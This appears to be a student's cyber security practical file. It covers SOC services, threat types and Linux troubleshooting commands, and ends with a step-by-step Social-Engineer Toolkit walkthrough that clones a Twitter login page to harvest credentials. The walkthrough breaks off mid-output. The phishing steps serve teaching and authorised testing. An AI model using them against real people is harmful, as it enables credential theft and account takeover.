

Practical 1

AIM: To study about cyber security and analysis intruders and threats.

1. Cyber Security:

Cyber-attacks on organisations are now inevitable. Security is no longer about preventing attacks, it's about preparing for them. This means finding them and dealing with them in real time. The longer a cyber-attack goes undetected (on average 154 days), the more damage it does to the business and the more money it will cost for the business to recover.

A significant shortfall in skilled security resource is slowing down time to detection of security breaches as organisations simply don't have the bandwidth to manually trace all alerts across their security fabric, organisations are therefore adopting SIEM (Security Information and Event Management) solutions to provide a single pane of glass view in real time of all external and internal threats, allowing them to be proactive in stopping the attack before it has time to exploit.

Today, customers can choose from a wide range of SIEM software and other security technologies, however, many organisations have realised that software alone will not bring the full level of security required. Continued investment in experienced personnel and detailed operational processes place a heavy burden on finances and time. By leveraging SCC's SOC (Security Operations Centre) service, our FS customer can remove these constraints whilst ensuring full visibility, allowing them to focus on their business.

The Challenge

1. Too much data but not enough actionable information...

Client X have a small IT team, with no dedicated security consultants. With around x systems, which in turn generate thousands of log entries and alerts per day, data is not being transformed into actionable information of potential cyber threats, posing the risk of multiple unidentified attacks infiltrating the network.

Organisations the size of Client X are expected to be targeted with around 1000 cyberattack attempts within any 24 hour period! Without a dedicated team to focus on this, it is inevitable some threats will be missed, causing both financial and reputational damage.

2. Only the most obvious attacks are investigated...

With so much unmanageable data, Client X can currently only investigate what are perceived as easily recognisable cyber-attacks. This however results in too many false positives and does not allow the IT team to drill-down to find and react to REAL attacks that would have significant business impact. 3. Inability to isolate the root cause of an attack...

The lack of visibility means intrusions cannot be analysed without consolidating data from multiple point systems. In a decentralised, non-SIEM environment, Client X are currently having to view and understand the nature of issues and alerts on several systems, in order to confirm an attack. This is a highly ineffective means of determining the root cause of an attack, as well as how to respond. Time to remediation will be dramatically increased, leading to potentially greater financial loss and brand reputational damage in the event of an attack.

4. Lack of visibility to employee activity...

Insider threats are a bigger risk to cyber security than external hackers, with 74% of cyber incidents happening from within companies. Employees are inadvertently causing corporate data breaches and leaks daily and are very costly to remediate against. Loss of credentials due to phishing theft, or even carelessness invites malware into the system when an employee clicks on a link in a spam email or unknowingly brings an infected device to work. In addition, protection of your IP is at risk in the event of a disgruntled employee or even a leaver wishing to remove data that could potentially provide a competitor important insight into your business.

RESULT – Client X had a cyber breach which resulted in significant financial loss....

The Solution

SCC worked in partnership with Client X to provide the SCC SOC service enabling real time, rapid and thorough analysis of security events originating from both internal and external sources to Client X's network.

The CSS service is designed to detect anomalies, uncover advanced threats and removes false positives. It consolidates log events and network flow data from devices, endpoints and applications distributed throughout a network.

This service is located in SCC's Cyber Security Centre in the UK, where a team of Security Analysts monitor incoming alerts and events. The SOC service remains continually up to date with the latest threats and vulnerabilities provided. It then uses an advanced Sense Analytics engine to normalise and correlate this data and identifies security offences requiring investigation. By IBM X-Force Threat Intelligence which supplies a list of potentially malicious IP addresses including malware hosts and spam sources.

The Outcome

- Continuous improvement – the methods that determine what is being attacked and how to stop an attack, are constantly being monitored; as the hackers evolve, we evolve with them, providing Client X real time detection.
- Increased efficiencies – to address the constant growth of IT environments, as well as the dramatic increase in the number of threats and attacks. The goals are to streamline security solutions while reducing operational costs and staffing requirements. SCC consolidate this data from multiple sources, including networks, servers, databases, applications, and so forth; this enables our SOC analysts to monitor everything from everywhere, in one central location.

- Identify at-risk users – Account takeover, disgruntled employees, malware actions. Streamlined incident investigations – Immediate insights into risky user behaviours, action and activity history. 360°Analysis – Perform analysis of activities at the end point, insights from network data, and cloud activities. Identify Insider Threats
- Single view of vulnerabilities – Single centralised view of all vulnerabilities with their status and their context. Prioritise by threat and impact – Analyses threat intelligence, vulnerability status and network communications to assess true vulnerability risk.

2. Analysis Intruders:

One of the scariest types of events that have become far too common is an armed intruder who intends to do harm to the occupants of a building. A vulnerability assessment can be used to help identify those vulnerabilities of the building that can contribute to the event. These types of assessments can be performed using PHA, failure mode and effect analysis (FMEA), tree analysis techniques, and even probabilistic risk assessment techniques. No matter what the technique is, the vulnerability assessment assumes an intruder will attempt to gain access to a building. The scenarios that are exercised during the assessment must be realistic and reasonable. For instance, a realistic and reasonable approach is to assume one or two armed individuals will seek to kill and injure as many employees in a corporate office as possible. It is unreasonable and unlikely that a squad of ninjas with intent of world domination will invade a local car dealership.

The types of intruder scenarios exercised for a community hospital vulnerability assessment might include:

- disgruntled employee seeking revenge;
- disgruntled patient or family member seeking revenge;
- estranged father trying to abduct or harm a new baby;
- drug-related invasion of a pharmacy;
- mental patient reeks havoc;
- patient has a bad reaction to a drug and reeks havoc;
- random violence.

3. Threats:

Cybersecurity threats are evolving and the IT industry is on high alert. Modern cyber threats are more sophisticated and fast such as malware, phishing, cryptojacking, and IoT threats. The major cyber-attacks in 2019 witnessed that cybersecurity defenses were inefficient to prevent cyber threats altogether. The situation will even prevail in

2020. However, mitigation strategies can help to minimize the chances of data breaches.

1. Phishing Attacks

According to Verizon's 2019 Data Breach Investigation Report, Phishing was the number one cause of data breaches in 2019 and 2020 would see no abatement because phishing attacks would become highly targeted and even more wise than ever before. Modern phishing attacks would not just rely on sending manipulated Emails. Instead, instant messages and social engineering would also be used. Other types of phishing attacks involve spear phishing, whale phishing, and vishing.

In fact, phishing attacks are succeeded due to human errors. Therefore, employee training is a must to avoid phishing attacks. In addition, security tools like Security Information and Event Management (SIEM) and Security Orchestration, Automation, and Response (SOAR) also play a crucial role in preventing phishing attacks. For example, SIEM raises alerts if a phishing Email is detected and SOAR will analyze whether the alert was true or false positive.

2. Malware Threats

Malware is a piece of malicious code such as worms, viruses, or Trojan horses that threat actors use to play havoc on individual and organizations' IT infrastructure. There are too many types of malware including ransomware, adware, spyware, Trojan horses, botnets, Logicbomb, fileless malware, keyloggers, Remote Access Trojans (RATs), and cryptographic malware. The examples of previous malware attacks are Stuxnet, CryptoLocker, Zeus, Conficker, and SQL Slammer.

Malware attacks can be prevented by installing an anti-malware program. Moreover, modern security tools such as SIEM and SOAR also creates strong multilayer security in the face of malware attacks.

3. Cryptojacking

Cryptojacking, also known as cryptocurrency-mining malware, is malicious software that infiltrates users' devices such as computers, tablets, smartphones, or even servers in order to secretly mine cryptocurrency. Using this attack, hackers hold the control of the victim machine and utilize its resources, more often the CPU and

memory resources. Once it is done, they mine cryptocurrency using such resources. In-Browse cryptojacking is another type that uses JavaScript on a web page to covertly mine cryptocurrency.

Protection against cryptojacking can be achieved by blocking browser-based mining scripts, blocking JavaScript miners, updating windows software and applying patches, and using an antivirus program and strong passwords.

4. IoT Threats

Undoubtedly, the Internet of Things (IoT) has made life easier but ever-growing IoT threats and vulnerabilities are posing a great challenge to the IoT industry. In fact, IoT contains tiny components due to their small size such as sensors, actuators, Nanotechnologies, GPS services, Wireless Sensor Network (WSN), and Radio Frequency Identification (RFID). IoT is used in printers, household appliances, robotics, surveillance cameras, and most importantly in self-driving cars. Can you imagine what would happen if your vehicle-controlled IoT circuit is under the control of hackers? Needless to say, it can be disastrous.

According to Forbes, a 300% increase in cyber-attacks was seen in 2019, resulted in a loss of billions of dollars. The most common IoT attacks include DDoS attack, Byzantine failure, Sybil attack, phishing and spam attacks, eavesdropping, Hello flood attack, witch attack, and Sinkhole attack. IoT attacks can be prevented by using robust lightweight cryptography, efficient lightweight authentication, Blockchain-enabled IoT, trust management system, IoT computational security, and IoT cognitive security.

5. State-sponsored Threats

State-sponsored threats and attacks are one of the major cybersecurity concerns the international community facing today. These types of attacks are usually launched to target military, governments, and national security. Recently, North Koreans attacked the systems of Cosmos bank of India and stole \$13.5 million. The U.S. and Iran often blamed each other for state-sponsored attacks.

Preventing state-sponsored attacks is possible with multilayer security. To this end, using a SIEM and SOAR tools is helpful.

Practical 2

AIM: To study Linux advance commands for cyber security.

Curl

curl transfers a URL. Use this command to test an application's endpoint or connectivity to an upstream service endpoint. **curl** can be useful for determining if your application can reach another service, such as a database, or checking if your service is healthy.

As an example, imagine your application throws an HTTP 500 error indicating it can't reach a MongoDB database:

```
$curl -I -s myapplication:5000  
HTTP/1.0 500 INTERNAL SERVER ERROR
```

The **-I** option shows the header information and the **-s** option silences the response body. Checking the endpoint of your database from your local desktop:

```
$curl -I -s database:27017  
HTTP/1.0 200 OK
```

So what could be the problem? Check if your application can get to other places besides the database from the application host:

```
$curl -I -s https://opensource.com  
HTTP/1.1 200 OK
```

That seems to be okay. Now try to reach the database from the application host. Your application is using the database's hostname, so try that first:

```
$curl database:27017  
curl: (6) Couldn't resolve host 'database'
```

This indicates that your application cannot resolve the database because the URL of the database is unavailable or the host

(container or VM) does not have a nameserver it can use to resolve the hostname.

Command 2:- Tail

Tail displays the last part of a file. You usually don't need every log line to troubleshoot. Instead, you want to check what your logs say about the most recent request to your application. For example, you can use **tail** to check what happens in the logs when you make a request to your.

```
[root@localhost ~]# tail -f /var/log/httpd/access_log
::1 - - [21/Jul/2017:18:46:58 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:00 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:02 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:04 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:06 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:08 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:10 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:12 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:14 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
::1 - - [21/Jul/2017:18:47:16 +0000] "GET / HTTP/1.1" 403 4897 "-" "curl/7.29.0"
```

The **-f** option indicates the "follow" option, which outputs the log lines as they are written to the file. The example has a background script that accesses the endpoint every few seconds and the log records the request. Instead of following the log in real time, you can also use **tail** to see the last 100 lines of the file with the **-n** option.

```
$ tail -n 100 /var/log/httpd/access_log
```

3. netstat

netstat shows the network status. This command shows network ports in use and their incoming connections. However, **netstat** does not come out-of-the-box on Linux. If you need to install it, you can find it in the package. As a developer who experiments locally or pushes an application to a host, you may receive an error that a port is already allocated or an address is already in use. Using **netstat** with protocol, process and port options demonstrates that Apache HTTP server already uses port 80 on the below host.

```
[root@localhost ~]# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      1/systemd
tcp        0      0 0.0.0.0:22             0.0.0.0:*               LISTEN      823/sshd
tcp        0      0 127.0.0.1:25           0.0.0.0:*               LISTEN      1053/master
tcp6       0      0 :::111                  :::*                    LISTEN      1/systemd
tcp6       0      0 :::80                   :::*                    LISTEN      18310/httpd
tcp6       0      0 :::22                   :::*                    LISTEN      823/sshd
tcp6       0      0 :::1:25                 :::*                    LISTEN      1053/master
udp        0      0 127.0.0.1:323          0.0.0.0:*               559/chronyd
udp        0      0 0.0.0.0:68             0.0.0.0:*               644/dhclient
udp        0      0 0.0.0.0:27729          0.0.0.0:*               644/dhclient
udp6       0      0 :::1:323                :::*                    559/chronyd
udp6       0      0 :::46053                :::*                    644/dhclient
```

Using **netstat -tulpn** shows that Apache already uses port 80 on this machine.

4. ip address(ip a)

If **ip address** does not work on your host, it must be installed with the package. **ipaddress** shows the interfaces and IP addresses of your application's host. You use **ip address** to verify your container or host's IP address. For example, when your container is attached to two networks, **ip address** can show which interface connects to which network. For a simple check, you can always use the **ip address** command to get the IP address of the host. The example below shows that the web tier container has an IP address of 172.17.0.2 on interface eth0.

```
# ip address show eth0
32: eth0@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 scope global eth0
        valid_lft forever preferred_lft forever
```

5. lsof

Enlists the open files associated with your application. On some Linux machine images, you need to install **lsof** with the [lsof](#) package. In Linux, almost any interaction with the system is treated like a file. As a result, if your application writes to a file or opens a network connection, **lsof** will reflect that interaction as a file. Similar to **netstat**, you can use **lsof** to check for listening ports. For example, if you want to check if port 80 is in use, you use **lsof** to check which process is using it. Below, you can see that httpd (Apache) listens on port 80. You can also use **lsof** to check the process ID of httpd, examining where the web server's binary resides (**/usr/sbin/httpd**).

```
[root@localhost ~]# lsof -i tcp:80
COMMAND  PID  USER  FD  TYPE  DEVICE  SIZE/OFF  NODE NAME
httpd    18310 root   4u  IPv6  32945   0t0  TCP *:http (LISTEN)
httpd    18311 apache 4u  IPv6  32945   0t0  TCP *:http (LISTEN)
httpd    18312 apache 4u  IPv6  32945   0t0  TCP *:http (LISTEN)
httpd    18313 apache 4u  IPv6  32945   0t0  TCP *:http (LISTEN)
httpd    18314 apache 4u  IPv6  32945   0t0  TCP *:http (LISTEN)
httpd    18315 apache 4u  IPv6  32945   0t0  TCP *:http (LISTEN)
[root@localhost ~]# lsof -p 18311
COMMAND  PID  USER  FD  TYPE  DEVICE  SIZE/OFF  NODE NAME
httpd    18311 apache cwd    DIR      253,0    239    64 /
httpd    18311 apache rtd    DIR      253,0    239    64 /
httpd    18311 apache txt    REG      253,0  519432 34542018 /usr/sbin/httpd
httpd    18311 apache mem    REG      253,0   62184 34380923 /usr/lib64/libnss_files-2.17.so
httpd    18311 apache mem    REG      253,0   27704 34380905 /usr/lib64/httpd/modules/mod_cgi.so
```

The name of the open file in the list of open files helps pinpoint the origin of the process, specifically Apache

6. df

You can use **df** (display free disk space) to troubleshoot disk space issues. When you run your application on a container orchestrator, you might receive an error message signaling a lack of free space on the container host. While disk space should be managed and optimized by a sysadmin, you can use **df** to figure out the existing space in a directory and confirm if you are indeed out of space.

```
[root@localhost ~]# df -h
Filesystem                                Size  Used Avail Use% Mounted on
/dev/mapper/VolGroup00-LogVol00          38G   1.4G   37G   4% /
devtmpfs                                 912M     0   912M   0% /dev
tmpfs                                     920M     0   920M   0% /dev/shm
tmpfs                                     920M   8.4M   912M   1% /run
tmpfs                                     920M     0   920M   0% /sys/fs/cgroup
/dev/sda2                                1014M    65M   950M   7% /boot
tmpfs                                     184M     0   184M   0% /run/user/1000
tmpfs                                     184M     0   184M   0% /run/user/0
```

7. du

To retrieve more detailed information about which files use the disk space in a directory, you can use the **du** command. If you wanted to find out which log takes up the most space in the **/var/log** directory, for example, you can use **du** with the **-h** (human-readable) option and the **-s** option for the total size.

```
$ du -sh /var/log/*
1.8M /var/log/anaconda
384K /var/log/audit
4.0K /var/log/boot.log
0 /var/log/chrony
4.0K /var/log/cron
4.0K /var/log/maillog
64K /var/log/messages
```

The example above reveals the largest directory under **/var/log** to be **/var/log/audit**. You can use **du** in conjunction with **df** to determine what utilizes the disk space on your application's host.

8. iptables

iptables blocks or allows traffic on a Linux host, similar to a network firewall. This tool may prevent certain applications from receiving or transmitting requests. More specifically, if your application has difficulty reaching another endpoint, **iptables** may be denying traffic to the endpoint. For example, imagine your application's host cannot reach [Opensource.com](https://opensource.com). You use **curl** to test the connection.

```
$ curl -vvv opensource.com
* About to connect() to opensource.com port 80 (#0) * Trying 54.204.39.132...
* Connection timed out
* Failed connect to opensource.com:80; Connection timed out
* Closing connection 0
curl: (7) Failed connect to opensource.com:80; Connection timed out
```

The connection times out. You suspect that something might be blocking the traffic, so you show the **iptables** rules with the **-S** option.

```
$ iptables -S
-P INPUT DROP
-P FORWARD DROP
-P OUTPUT DROP
-A INPUT -p tcp -m tcp --dport 22 -j ACCEPT
-A INPUT -i eth0 -p udp -m udp --sport 53 -j ACCEPT
-A OUTPUT -p tcp -m tcp --sport 22 -j ACCEPT
-A OUTPUT -o eth0 -p udp -m udp --dport 53 -j ACCEPT
```

The first three rules show that traffic drops by default. The remaining rules allow SSH and DNS traffic. In this case, follow up with your sysadmin if you require a rule to allow traffic to external endpoints. If this is a host you use for local development or testing, you can use the **iptables** command to allow the correct traffic. Use caution when adding rules that allow traffic to your host.

9. sestatus

You usually find SELinux (a Linux security module) enforced on an application host managed by an enterprise. SELinux provides least-privilege access to processes running on the host, preventing potentially malicious processes from accessing important files on the system. In some situations, an application needs to access a specific file but may throw an error. To check if SELinux blocks the application, use **tail** and **grep** to look for a "denied" message in the **/var/log/audit** logging. Otherwise, you can check to see if the box has SELinux enabled by using **sestatus**.

```
$ sestatus
SELinux status:      enabled
SELinuxfs mount:     /sys/fs/selinux
SELinux root directory: /etc/selinux
Loaded policy name:   targeted
Current mode:        enforcing
Mode from config file: enforcing
Policy MLS status:    enabled
Policy deny_unknown status: allowed
```

Max kernel policy version: 28

The output above indicates that the application's host has SELinux enabled. On your local development environment, you can update SELinux to be more permissive. If you need help with a remote host, your sysadmin can help you determine the best practice for allowing your application to access the file it needs.

10 history

When you issue so many commands for testing and debugging, you may forget the useful ones! Every shell has a variant of the **history** command. It shows the history of commands you have issued since the start of the session. You can use **history** to log which commands you used to troubleshoot your application. For example, when you issue **history** over the course of this article, it shows the various commands you experimented with and learned.

```
$  
hi  
st  
o  
r  
y  
1  
cl  
e  
a  
r  
2  
d  
f  
-  
h  
3  
d  
u
```

What if you want to execute a command in your previous history, but you don't want to retype it? Use **!** before the command number to re-execute.

```
95 netstat -tulpn | grep 80
96 clear
97 history
[root@localhost vagrant]# !95
netstat -tulpn | grep 80
tcp6      0      0 :::80          :::*            LISTEN     18310/httpd
```

Basic commands can enhance your troubleshooting expertise when determining why your application works in one development environment but perhaps not in another. Many sysadmins leverage these commands to debug problems with systems. Understanding some of these useful troubleshooting commands can help you communicate with sysadmins and resolve issues with your application.

Practical 3

AIM: Implementation of methods using Phishing Toolkits.


Phishing attack using kali linux is a form of cyber attack which typically relies on email or other electronic communication methods such as text messages and phone calls. It is one of the most popular techniques of social engineering. Where hackers pose as a trustworthy organisation or entity and trick users into revealing sensitive and confidential information.

We will create a facebook phishing page using Social Engineering Toolkit which is a preinstalled functionality in Kali Linux OS. The phishing link can be sent to any user on the same Local Area Network / Other Domains as you and the data that they enter on the fraudulent page will be stored in a file on the attacker's machine.

Social Engineering Toolkit or SET for short is the standard for social engineering testing among security professionals and even beginners must have a basic idea about using the tool. Basically, it implements a computer-based social engineering attack.


Steps of Phishing Attack:

- Open the terminal window in Kali and make sure you have root access as 'setoolkit' needs you to have root access.
- Type 'setoolkit' in the command line.



You will be warned that this tool is to be used only with company authorisation or for educational purposes only and that the terms of service will be violated if you use it for malicious purposes.

- Type y to agree to the conditions and use the tool.
- A menu shows up next. Enter 1 as the choice as in this demo we attempt to demonstrate a social engineering attack.



```
Parrot Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1
```

Under Social Engineering, there are various computer-based attacks and SET explains each in one line before asking for a choice.

- Enter 2 which will select the 'Website Attack Vectors'.

```

Parrot Terminal
File Edit View Search Terminal Help

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

```

- Enter 3 which will select the 'Credential Harvester Attack Method' as the aim is to obtain user credentials by creating a bogus page which will have certain form fields.

```

Parrot Terminal
File Edit View Search Terminal Help

d utilizes iframe replacements to make the highlighted URL link to appear legit
imate however when clicked a window pops up then is replaced with the malicious
link. You can edit the link replacement settings in the set_config if its too
slow/fast.

The Multi-Attack method will add a combination of attacks through the web attac
k menu. For example you can utilize the Java Applet, Metasploit Browser, Creden
tial Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell inj
ection through HTA files which can be used for Windows-based powershell exploi
tation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu


set:webattack>3

```

Now, the attacker has a choice to either craft a malicious web page on their own or to just clone an existing trustworthy site.

- Enter 2 in order to select 'Site Cloner'

This might take a moment as SET creates the cloned page.

A screenshot of a Parrot Terminal window. The terminal has a dark background with green text. At the top, it says 'ParrotTerminal' and has a menu bar with 'File', 'Edit', 'View', 'Search', 'Terminal', and 'Help'. The main content shows a menu with options: '7) HTA Attack Method', '99) Return to Main Menu', and a prompt 'set:webattack>3'. Below the prompt, there are three paragraphs of text explaining different methods: the first allows importing pre-defined web applications, the second clones a website and its attack vectors, and the third allows importing a custom website (noting the need for an index.html). After the text, there is a list: '1) Web Templates', '2) Site Cloner', '3) Custom Import', and '99) Return to Webattack Menu'. At the bottom, the prompt 'set:webattack>2' is shown with a green cursor.

- Now you need to see IP address of the attacker machine. Open a new terminal window and write ifconfig
- Copy the IP address stated in 'inet' field. (Here I am using Wi-Fi, my Interface is wlan0)

```

[smeet@smheet-parrot]~$ ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 38:c9:86:57:8c:2a txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 16

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 246 bytes 20274 (19.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 246 bytes 20274 (19.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.2.5 netmask 255.255.255.0 broadcast 192.168.2.255
    inet6 fe80::c01d:9da2:18ec:69a6 prefixlen 64 scopeid 0x20<link>
    ether 24:f0:94:e5:85:80 txqueuelen 1000 (Ethernet)
    RX packets 2818 bytes 2374540 (2.2 MiB)
    RX errors 0 dropped 0 overruns 0 frame 3052
    TX packets 2483 bytes 263988 (257.8 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 17
  
```

- SET will ask you to provide an IP where the credentials captured will be stored. Paste the address that you copied in the earlier step.
- Since we chose to clone a website instead of a personalised one, URL to be cloned is to be provided. In this example, it is www.twitter.com
- Social Engineering Toolkit needs Apache Server running as captured data is written to the root directory of Apache. Enter y when prompted about starting the Apache process.

```

Parrot Terminal
File Edit View Search Terminal Help

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
